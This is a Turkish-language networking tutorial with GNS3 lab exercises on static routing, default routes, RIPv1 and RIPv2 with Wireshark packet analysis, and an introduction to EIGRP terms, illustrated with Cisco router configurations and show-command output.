R5(config-if)#no sh
R5(config-if)#
*Aug  8 10:24:58.699: %LINK-3-UPDOWN: Interface Serial1/0, changed state to up
R5(config-if)#
*Aug  8 10:24:59.699: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/0,
R5(config-if)#ip route 4.4.4.0 255.255.255.252 3.3.3.1
R5(config)#ip route 2.2.2.0 255.255.255.252 3.3.3.1
R5(config)#ip route 1.1.1.0 255.255.255.252 3.3.3.1
R5(config)#

```

ROUTE TABLOLARI:

```

R2#show ip route static
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
      D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
      N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
      E1 - OSPF external type 1, E2 - OSPF external type 2
      i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
      ia - IS-IS inter area, * - candidate default, U - per-user static route
      o - ODR, P - periodic downloaded static route, H - NHRP, l - LIS
      + - replicated route, % - next hop override

Gateway of last resort is not set

      2.0.0.0/30 is subnetted, 1 subnets
S          2.2.2.0 [1/0] via 1.1.1.2
      3.0.0.0/30 is subnetted, 1 subnets
S          3.3.3.0 [1/0] via 1.1.1.2
      4.0.0.0/30 is subnetted, 1 subnets
S          4.4.4.0 [1/0] via 1.1.1.2
R2#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
      D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
      N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
      E1 - OSPF external type 1, E2 - OSPF external type 2
      i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
      ia - IS-IS inter area, * - candidate default, U - per-user static route
      o - ODR, P - periodic downloaded static route, H - NHRP, l - LIS
      + - replicated route, % - next hop override

Gateway of last resort is not set

      1.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C          1.1.1.0/30 is directly connected, Serial1/0
L          1.1.1.1/32 is directly connected, Serial1/0
      2.0.0.0/30 is subnetted, 1 subnets
S          2.2.2.0 [1/0] via 1.1.1.2
      3.0.0.0/30 is subnetted, 1 subnets
S          3.3.3.0 [1/0] via 1.1.1.2
      4.0.0.0/30 is subnetted, 1 subnets
S          4.4.4.0 [1/0] via 1.1.1.2
R2#

```

```

R1#show ip route
-
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
      D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
      N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
      E1 - OSPF external type 1, E2 - OSPF external type 2
      i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
      ia - IS-IS inter area, * - candidate default, U - per-user static route
      o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
      + - replicated route, % - next hop override

Gateway of last resort is not set

      1.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C          1.1.1.0/30 is directly connected, Serial1/0
L          1.1.1.2/32 is directly connected, Serial1/0
      2.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C          2.2.2.0/30 is directly connected, Serial1/1
L          2.2.2.1/32 is directly connected, Serial1/1
      3.0.0.0/30 is subnetted, 1 subnets
S          3.3.3.0 is directly connected, Serial1/1
        4.0.0.0/30 is subnetted, 1 subnets
S          4.4.4.0 is directly connected, Serial1/1
R1#ping 4.4.4.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 4.4.4.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 40/44/60 ms
R1#ping 3.3.3.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 3.3.3.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 36/39/40 ms
R1#

```

```

R3#show ip route
-
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
      D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
      N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
      E1 - OSPF external type 1, E2 - OSPF external type 2
      i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
      ia - IS-IS inter area, * - candidate default, U - per-user static route
      o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
      + - replicated route, % - next hop override

Gateway of last resort is not set

      1.0.0.0/30 is subnetted, 1 subnets
S          1.1.1.0 [1/0] via 2.2.2.1
      2.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C          2.2.2.0/30 is directly connected, Serial1/0
L          2.2.2.2/32 is directly connected, Serial1/0
      3.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C          3.3.3.0/30 is directly connected, Serial1/2
L          3.3.3.1/32 is directly connected, Serial1/2
      4.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C          4.4.4.0/30 is directly connected, Serial1/1
L          4.4.4.1/32 is directly connected, Serial1/1
R3#

```

```

R4#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
      D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
      N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
      E1 - OSPF external type 1, E2 - OSPF external type 2
      i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
      ia - IS-IS inter area, * - candidate default, U - per-user static route
      o - ODR, P - periodic downloaded static route, H - NHRP, l - LIS
      + - replicated route, % - next hop override

Gateway of last resort is not set

      1.0.0.0/30 is subnetted, 1 subnets
S          1.1.1.0 is directly connected, Serial1/0
      2.0.0.0/30 is subnetted, 1 subnets
S          2.2.2.0 [1/0] via 4.4.4.1
      3.0.0.0/30 is subnetted, 1 subnets
S          3.3.3.0 [1/0] via 4.4.4.1
      4.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C          4.4.4.0/30 is directly connected, Serial1/0
L          4.4.4.2/32 is directly connected, Serial1/0
R4#

```

```

R5#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
      D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
      N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
      E1 - OSPF external type 1, E2 - OSPF external type 2
      i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
      ia - IS-IS inter area, * - candidate default, U - per-user static route
      o - ODR, P - periodic downloaded static route, H - NHRP, l - LIS
      + - replicated route, % - next hop override

Gateway of last resort is not set

      1.0.0.0/30 is subnetted, 1 subnets
S          1.1.1.0 [1/0] via 3.3.3.1
      2.0.0.0/30 is subnetted, 1 subnets
S          2.2.2.0 [1/0] via 3.3.3.1
      3.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C          3.3.3.0/30 is directly connected, Serial1/0
L          3.3.3.2/32 is directly connected, Serial1/0
      4.0.0.0/30 is subnetted, 1 subnets
S          4.4.4.0 [1/0] via 3.3.3.1
R5#ping 1.1.1.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 1.1.1.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 56/62/76 ms
R5#

```

Yukarıdaki lab çalışmasında statik route yazılarak IP haberleşmesi routerlar ile sağlanmıştır.

DEFAULT ROUTE

Ağdaki tüm IP almış cihazların trafiğinin yönlendirileceği next hop ya da çıkış interface'sını göstermek için yazılır. Yazılışı aşağıdaki gibidir;

```
ip route 0.0.0.0 0.0.0.0 <next hop ip>  
<exit interface>
```

DİNAMİK ROUTING PROTOKOLLERİ

Dinamik routing işleminde tüm routerlara hedef ağa nasıl hangi yoladan gidileceği tek tek yazılmaz. Routera direkt olarak bağlı olan ağlar yazılarak ilgili dinamik yönlendirme protokolü çalıştırıldığında tüm yönlendiriciler bağlı oldukları ağları birbirlerine bildirerek routing tablolarını güncellerler. RIPv1/v2 OSPF EIGRP dinamik routing protokollerine örnek olarak verilebilir.

Routing Protokoller 3 ana başlık altında incelenebilir,

Distance vector protokoller hedef ağa olan uzaklığını hesaplayarak uzaktaki bir ağa gidilebilecek en iyi yolu bulur. Bir paketin uğradığı tüm routerlar hop olarak adlandırılır. RIP ve IGRP protokoller distance vector protokolleridir. Bu protokoller **routing tablosunun tamamını** komşularına gönderirler.

Link state protokoller üzerinde 3 ayrı tablo tutarlar. Bu tablolardan biri direkt bağlı olan komşuların kayıtlarını tutar. Diğer tüm ağ tablosunun topolojisini oluştururken 3. tablo ise routing tablosu olarak tutulur. OSPF link state bir routing protokolüdür. Link state kullanan routerlar multicast trafik üretecek ağdaki diğer tüm routerlara bağlantı durumlarını içeren mesajlar gönderirler.

Hybrid protokoller distance vector ve link state'in birlikte kullanımıyla ortaya çıkmıştır. Örnek olarak EIGRP verilebilir.


DISTANCE VECTOR ROUTING

Bu yöntemde kullanılan algoritmada routing tablosunun içeriğinin tamamı komşu routelara gönderilir. Routing tabloları çevreden gelen routing mesajları sayesinde doldurulur. (Kulaktan duyma routing) Routing işleminde öncelike AD administrative distance değerlerine bakılır. Eğer AD değerleri eşitse metric değerlerine bakılarak paket yönlendirilmesi yapılır. ***RIP bir ağa giden en iyi yolu seçmek için sadece hop sayısına bakar. RIP 6 eşit bağlantıya kadar yük dengelemesi yapabilir.*** RIP kullanılırken convergence time değerinin düşük olması problemlere yol açabilmektedir.

Kısırl Ağ Döngüsü

Kaynak: Todd Lammle

Her router eşzamanlı, hatta yakın zamanda güncellenmezse routing **kısırlı** döngüleri olur. İşte bir örnek: Şekil 6.15'deki, Network 5'e bağlı interface'in arızalandığını düşünelim. Tüm router'lar Network 5larındaki bilgiyi RouterE'den öğrenir. RouterA, tablosunda, Network 5'e RouterB üzerinden bir yola sahiptir.



Şekil 6.15: Routing kısır döngü örneği.

Network 5 arızalandığında, RouterE, RouterC'ye söyler. Bu, RouterC'nin, RouterE üzerinden Network 5'e routing yapmasını durdurmasına sebep olur. Fakat RouterA, B ve D, henüz Network 5'in arızalandığını bilmezler. Bu nedenle, güncelleme bilgisi göndermeye devam ederler. RouterC sonunda güncellemesini gönderecektir ve RouterB, Network5'e routing yapmayı durduracaktır. Fakat RouterA ve D, hala güncel değildir. Onlara göre, Network 5, RouterB üzerinden 3 metriğiyle hala erişilebilir görünmektedir.

RouterA, kendi düzenli 30-saniye "Hello, ben hala buradayım" mesajını gönderir. Bunlar, hakkında bilgi sahibi oldukları linklerdir ve Network5'e ulaşabilmeyi de içermektedir. Şimdi, RouterB ve D, Network 5'e, RouterA'dan erişilebileceği haberini alırlar ve böylece, RouterB ve D, Network 5'in erişilebilir bilgisini gönderirler. Network 5 için hedeflenen her paket, RouterA'ya, RouterB'ye ve sonra tekrar RouterA'ya gidecektir. Bunun adı, routing **kısırla** döngüsüdür. Bunu nasıl durdurursunuz?

RIP için max hop sayısı 16'dır. 15 hoptan sonra hedef ulaşılamaz mesajı alınır. **SPLIT HORIZON** kuralına göre bir interface'den ROUTER X ile alakalı güncel bilgi alındığında tekrar o interfaceden ROUTERX için güncel bilgi gönderilmez. (+ hold down)RIP

Routing Information protokol çalışma yapısını anlamak için aşağıdaki uygulama yapılacaktır. İlk olarak aşağıdaki terimlere göz atınız.

Route Update Timer: RIP ile çalışan routerlar her 30sn de birbirlerine route tablolalarının kopyalarını yollarlarlar.


Route Invalid Timer: Arıza gibi nedenlerden ötürü bir router devre dışı kaldığında 180 sn sonra o router diğer routerlar tarafından yok sayılır.

Hold Down Timer: Bir router devre dışı kaldıktan sonra yeniden devreye girse bile hold down zamanı olan 180 sn beklemeye kalınır.

Route Flash Timer: Bir routerın tamamen routing tablosundan çıkartılması için geçen zamandır. 240 sn.

UYGULAMA 15 RIP VERSION 1

Aşağıda gösterilen ağı GNS3 üzerinde kurunuz. RIP ile routing işlemi gerçekleştirerek ağ analizini wireshark ile yapınız.



```
enable
conf t
router rip
network <network IP>
```

****RIP version 1 VLSM desteklemez. Classful olarak çalışır. Mesajlar broadcast olarak yayırlar. Kimlik denetimli doğrulama yoktur.**

IP ayarları;

R4

```
R4(config)#interface se 1/0
R4(config-if)#ip addr 192.168.1.1 255.255.255.0
R4(config-if)#no sh
R4(config-if)#+
```

R1

```
R1(config-if)#ip addr 1.1.1.1 255.255.255.252
R1(config-if)#no sh
R1(config-if)#
*Aug 10 15:01:28.711: %LINK-3-UPDOWN: Interface Serial1/1, changed state to up
R1(config-if)#
*Aug 10 15:01:29.719: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/1,
R1(config-if)#
*Aug 10 15:01:58.403: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/1,
R1(config-if)#do sh ip int brief
Interface          IP-Address      OK? Method Status          Protocol
FastEthernet0/0    unassigned      YES unset administratively down down
Serial1/0          192.168.1.2   YES manual up             up
Serial1/1          1.1.1.1        YES manual up             down
Serial1/2          unassigned      YES unset administratively down down
Serial1/3          unassigned      YES unset administratively down down
Serial2/0          unassigned      YES unset administratively down down
Serial2/1          unassigned      YES unset administratively down down
Serial2/2          unassigned      YES unset administratively down down
Serial2/3          unassigned      YES unset administratively down down
Serial2/4          unassigned      YES unset administratively down down
Serial2/5          unassigned      YES unset administratively down down
Serial2/6          unassigned      YES unset administratively down down
Serial2/7          unassigned      YES unset administratively down down
R1(config-if)#+
```

R2

```
R2(config-if)#ip addr 2.2.2.1 255.255.255.252
R2(config-if)#no sh
R2(config-if)#do sh
*Aug 10 15:05:15.187: %LINK-3-UPDOWN: Interface Serial1/1, changed state to up
R2(config-if)#do sh ip i
*Aug 10 15:05:16.195: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/1, changed
R2(config-if)#do sh ip int brief
Interface          IP-Address      OK? Method Status          Protocol
FastEthernet0/0    unassigned      YES unset administratively down down
Serial1/0          1.1.1.2        YES manual up           up
Serial1/1          2.2.2.1        YES manual up           up
Serial1/2          unassigned      YES unset administratively down down
Serial1/3          unassigned      YES unset administratively down down
Serial2/0          unassigned      YES unset administratively down down
Serial2/1          unassigned      YES unset administratively down down
Serial2/2          unassigned      YES unset administratively down down
Serial2/3          unassigned      YES unset administratively down down
Serial2/4          unassigned      YES unset administratively down down
Serial2/5          unassigned      YES unset administratively down down
Serial2/6          unassigned      YES unset administratively down down
Serial2/7          unassigned      YES unset administratively down down
R2(config-if)#
*Aug 10 15:05:37.419: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/1, changed
R2(config-if)#[
```

R3

```
R3#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
R3(config)#interface se 1/0
R3(config-if)#ip addr 2.2.2.2 255.255.255.252
R3(config-if)#no sh
R3(config-if)#interface
*Aug 10 15:07:21.635: %LINK-3-UPDOWN: Interface Serial1/0, changed state to up
R3(config-if)#interface se
*Aug 10 15:07:22.643: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/0, ch
R3(config-if)#interface se 1/1
R3(config-if)#ip addr 10.0.0.1 255.0.0.0
R3(config-if)#no sh
R3(config-if)#do sh ip int br
*Aug 10 15:07:44.711: %LINK-3-UPDOWN: Interface Serial1/1, changed state to up
R3(config-if)#do sh ip int brief
Interface          IP-Address      OK? Method Status          Protocol
FastEthernet0/0    unassigned      YES unset administratively down down
Serial1/0          2.2.2.2        YES manual up           up
Serial1/1          10.0.0.1       YES manual up           up
Serial1/2          unassigned      YES unset administratively down down
```

R5

```
R5#CONF T
Enter configuration commands, one per line. End with CNTL/Z.
R5(config)#interface se 1/0
R5(config-if)#ip addr 10.0.0.2 255.0.0.0
R5(config-if)#no sh
R5(config-if)#do sh
*Aug 10 15:10:46.035: %LINK-3-UPDOWN: Interface Serial1/0, changed state to up
R5(config-if)#do sh ip int
*Aug 10 15:10:47.043: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial1/0, changed
R5(config-if)#do sh ip int brief
Interface          IP-Address      OK? Method Status          Protocol
FastEthernet0/0    unassigned     YES unset administratively down down
Serial1/0          10.0.0.2       YES manual up           up
Serial1/1          unassigned     YES unset administratively down down
Serial1/2          unassigned     YES unset administratively down down
Serial1/3          unassigned     YES unset administratively down down
Serial2/0          unassigned     YES unset administratively down down
Serial2/1          unassigned     YES unset administratively down down
Serial2/2          unassigned     YES unset administratively down down
Serial2/3          unassigned     YES unset administratively down down
Serial2/4          unassigned     YES unset administratively down down
Serial2/5          unassigned     YES unset administratively down down
Serial2/6          unassigned     YES unset administratively down down
Serial2/7          unassigned     YES unset administratively down down
R5(config-if) #
```

ROUTING FAZI

Bu aşamada aşağıda gösterildiği gibi RIP ile routing işlemi yapılmıştır.

```
R4(config-if)#router rip
R4(config-router)#network 192.168.1.0 ?
<cr>

R4(config-router)#network 192.168.1.0

R1(config-if)#router rip
R1(config-router)#network 1.1.1.0
R1(config-router)#network 192.168.1.0
R1(config-router) #

R2(config-if)#router rip
R2(config-router)#network 1.1.1.0
R2(config-router) #network 2.2.2.0

R3(config-if)#router rip
R3(config-router)#network 10.0.0.0
R3(config-router)#network 2.2.2.0
R3(config-router) #
```

```

R5(config-if)#router rip
R5(config-router)#network 10.0.0.0
R5(config-router)#do sh ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
      D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
      N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
      E1 - OSPF external type 1, E2 - OSPF external type 2
      i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
      ia - IS-IS inter area, * - candidate default, U - per-user static route
      o - ODR, P - periodic downloaded static route, H - NHRP, l - LISPs
      + - replicated route, % - next hop override

Gateway of last resort is not set

R    1.0.0.0/8 [120/2] via 10.0.0.1, 00:00:05, Serial1/0
R    2.0.0.0/8 [120/1] via 10.0.0.1, 00:00:05, Serial1/0
      10.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C      10.0.0.0/8 is directly connected, Serial1/0
L      10.0.0.2/32 is directly connected, Serial1/0
R    192.168.1.0/24 [120/3] via 10.0.0.1, 00:00:05, Serial1/0
R5(config-router)#

```

AĞ ANALİZİ

Sniffer çıktılarından trafiğin broadcast olduğunu gösteriniz. Request ve Response paketlerini inceleyiniz.

				56 Response
129 526.767967	1.1.1.1	255.255.255.255	RIPv1	
130 529.804564	N/A	N/A	CDP	337 Device ID: R1 Port ID: Serial1/1
131 529.970959	N/A	N/A	SLARP	24 Line keepalive, outgoing sequence ...
132 530.434970	N/A	N/A	SLARP	24 Line keepalive, outgoing sequence ...
133 539.993116	N/A	N/A	SLARP	24 Line keepalive, outgoing sequence ...
134 540.457689	N/A	N/A	SLARP	24 Line keepalive, outgoing sequence ...
135 544.826568	N/A	N/A	CDP	346 Device ID: R2 Port ID: Serial1/0
136 549.970159	N/A	N/A	SLARP	24 Line keepalive, outgoing sequence ...
137 550.445332	N/A	N/A	SLARP	24 Line keepalive, outgoing sequence ...
138 553.115137	1.1.1.1	255.255.255.255	RIPv1	56 Response
139 559.994031	N/A	N/A	SLARP	24 Line keepalive, outgoing sequence ...
140 560.459979	N/A	N/A	SLARP	24 Line keepalive, outgoing sequence ...
141 567.939619	1.1.1.2	255.255.255.255	RIPv1	56 Request
142 567.950133	1.1.1.1	1.1.1.2	RIPv1	56 Response
143 569.977597	N/A	N/A	SLARP	24 Line keepalive, outgoing sequence ...
144 570.443181	N/A	N/A	SLARP	24 Line keepalive, outgoing sequence ...
145 576.702595	1.1.1.2	255.255.255.255	RIPv1	56 Response
146 579.983395	N/A	N/A	SLARP	24 Line keepalive, outgoing sequence ...
147 580.455283	N/A	N/A	SLARP	24 Line keepalive, outgoing sequence ...
148 580.711291	1.1.1.1	255.255.255.255	RIPv1	56 Response
149 582.628104	N/A	N/A	CDP	337 Device ID: R1 Port ID: Serial1/1
150 589.991609	N/A	N/A	SLARP	24 Line keepalive, outgoing sequence ...
151 590.447271	N/A	N/A	SLARP	24 Line keepalive, outgoing sequence ...
152 596.824789	1.1.1.2	255.255.255.255	RIPv1	56 Response

```

> Frame 142: 56 bytes on wire (448 bits), 56 bytes captured (448 bits) on interface 0
> Cisco HDLC
> Internet Protocol Version 4, Src: 1.1.1.1, Dst: 1.1.1.2
✓ User Datagram Protocol, Src Port: 520, Dst Port: 520
  Source Port: 520
  Destination Port: 520
    Length: 32
    Checksum: 0x33ed [unverified]
      [Checksum Status: Unverified]
      [Stream index: 2]
✓ Routing Information Protocol
  Command: Response (2)
  Version: RIPv1 (1)

```

Bağlantılardan birini kopartarak trafiği inceleyiniz.

Metric

```

> Frame 293: 76 bytes on wire (608 bits), 76 bytes captured (608 bits) on interface 0
> Cisco HDLC
> Internet Protocol Version 4, Src: 1.1.1.2, Dst: 255.255.255.255
✓ User Datagram Protocol, Src Port: 520, Dst Port: 520
  Source Port: 520
  Destination Port: 520
    Length: 52
    Checksum: 0xeb5d [unverified]
      [Checksum Status: Unverified]
      [Stream index: 1]
✓ Routing Information Protocol
  Command: Response (2)
  Version: RIPv1 (1)
  ▾ IP Address: 2.0.0.0, Metric: 1
    Address Family: IP (2)
    IP Address: 2.0.0.0
    Metric: 1
  ▾ IP Address: 10.0.0.0, Metric: 16
    Address Family: IP (2)
    IP Address: 10.0.0.0
    Metric: 16

```

Metric değerinin 16 olduğu görülecektir. Daha sonra bağlantıyı tekrar takınız;

```

  Source Port: 520
  Destination Port: 520
  Length: 32
  Checksum: 0xed96 [unverified]
    [Checksum Status: Unverified]
    [Stream index: 1]
  ▾ Routing Information Protocol
    Command: Response (2)
    Version: RIPv1 (1)
    ▾ IP Address: 10.0.0.0, Metric: 2
      Address Family: IP (2)
      IP Address: 10.0.0.0
      Metric: 2

```

UYGULAMA 16 RIP VERSIYON 2

RIP versiyon 1'in aksine versiyon 2 de VLSM kullanılabılır, mesajlar multicast tabanlıdır. Multicast olarak 224.0.0.9 adresini kullanır. MD5 authentication sağlanır. Max hop sayısı yine 15 dir.

Bir önceki örnekte yapılan labı versiyon 2 ye çevirerek paket analizi yapınız.

```
R5(config-router)#version 2
R5(config-router)#
R5(config-router)#no auto-summary
```

The Wireshark capture shows the following details:

- Packets:** 519 total, 503 selected.
- Frame 503:** 56 bytes on wire (448 bits), 56 bytes captured (448 bits) on interface 0.
- Cisco HDLC:** Layer 2 encapsulation.
- Internet Protocol Version 4:** Src: 1.1.1.1, Dst: 224.0.0.9.
- User Datagram Protocol:** Src Port: 520, Dst Port: 520.
- Checksum:** 0x56e4 [unverified].
- Routing Information Protocol:** Command: Response (2), Version: RIPv2 (2).
- Hex View:** Shows the RIP message structure with fields like Version, Router ID, Network Mask, and Metric.

Route tablosuna aşağıdaki komutlarla bakınız

 R4

```
administrative disatance 120
R    10.0.0.0/8 [120/3] via 192.168.1.2, 00:00:11, Serial1/0
      192.168.1.0/24 is variably subnetted, 2 subnets, 2 masks
C        192.168.1.0/24 is directly connected, Serial1/0
L        192.168.1.1/32 is directly connected, Serial1/0
R4#show ip route rip ? metric değeri 3
  |  Output modifiers
  <cr>
```

```
R4#show ip route rip
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
      D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
      N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
      E1 - OSPF external type 1, E2 - OSPF external type 2
      i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
      ia - IS-IS inter area, * - candidate default, U - per-user static route
      o - ODR, P - periodic downloaded static route, H - NHRP, l - LIS
      + - replicated route, % - next hop override
```

Gateway of last resort is not set

```
R    1.0.0.0/8 [120/1] via 192.168.1.2, 00:00:02, Serial1/0
R    2.0.0.0/8 [120/2] via 192.168.1.2, 00:00:02, Serial1/0
R    10.0.0.0/8 [120/3] via 192.168.1.2, 00:00:02, Serial1/0
R1#
```

Route tablosu üzerinden görüldüğü üzere RIP için AD değeri 120'dir. How ip protocols komutunu show ip route komutunu ve show interfaces komutlarını kullanarak çıktıları yorumlayınız.

```
R5#show ip protocols
*** IP Routing is NSF aware ***

Routing Protocol is "rip"
  Outgoing update filter list for all interfaces is not set
  Incoming update filter list for all interfaces is not set
  Sending updates every 30 seconds, next due in 13 seconds
  Invalid after 180 seconds, hold down 180, flushed after 240
  Redistributing: rip
  Default version control: send version 2, receive version 2
    Interface          Send Recv Triggered RIP Key-chain
    Serial1/0           2     2
  Automatic network summarization is not in effect
  Maximum path: 4
  Routing for Networks:
    10.0.0.0
  Routing Information Sources:
    Gateway          Distance      Last Update
    10.0.0.1           120          00:00:09
  Distance: (default is 120)
```

```
R5#
```

EIGRP

EIGRP (Enhanced IGRP) olarak geçmektedir. İlk başta Cisco spesifik olarak çıkan bu protkol daha sonra tüm endüstriye mal edilmiştir. EIGRP maksimum 255 hop sayısına sahiptir fakat varsayıalında hop sayısı 100 olarak gelmektedir. IP VE IPv6 protokollerini destekler. RiPv2 ve OSPF gibi classless olarak kullanılabilir. Summarization ve ardışık olmayan ağları desteklemekle birlikte otomatik özetleme işlemi istenildiğinde kapatılabilir. EIGRP **RTP** protokolü üzerinden iletişim kurar. Diffusing Update Algorithm ile metrik hesabı yapar. EIGRP'nin düzgün çalışması için;

1. IP yapılandırması doğru olmalı,
2. Hello Ve Ack Paketleri alınıp verilmeli
3. AS numaraları eşleşmeli
4. Karşılıklı olarak aynı metric değerleri (K attributes) ayarlanmalıdır.

Farklı AS numaralarına sahip routingler için redistribution yöntemi uygulanır. EIGRP, RIP gibi tüm tablosunu yayılmaz. Sadece yeni bir router routing işlemine dahil olduğunda Hello paketleri ile iletişime geçerek tüm tablo gönderilir. Komşunun tablosu öğrenildikten sonra sadece update paketleri ile route değişiklikleri gönderilir. Lab çalışmalarına başlamadan önce aşağıdaki terimlerin anlaşılması önem arz etmektedir.

Feasible Distance: Uzak ağa giden en iyi metriğe sahip yoldur.

Reported Distance: Komşu tarafından rapor edilen uzak ağun metriğidir.

Neighbor Table: Tüm routerlar kendisine direkt bağlı olan komşu routerlar hakkında durum bilgilerini RAM içerisinde Neighbour tablosunda tutar. Sıra numaraları onay numaraları ile eşleştirilmek için tutulurlar.

Topoloji Tablosu: Hedef ağları ve hedef ağları yayınlayan komşu routerların listesi burada tutulur.


Feasible Successor: Feasible distancedan daha düşük reported distance'a sahip yol.

Successor: Successor route uzak bir networke tanımlanmış en iyi route'ı belirtir.

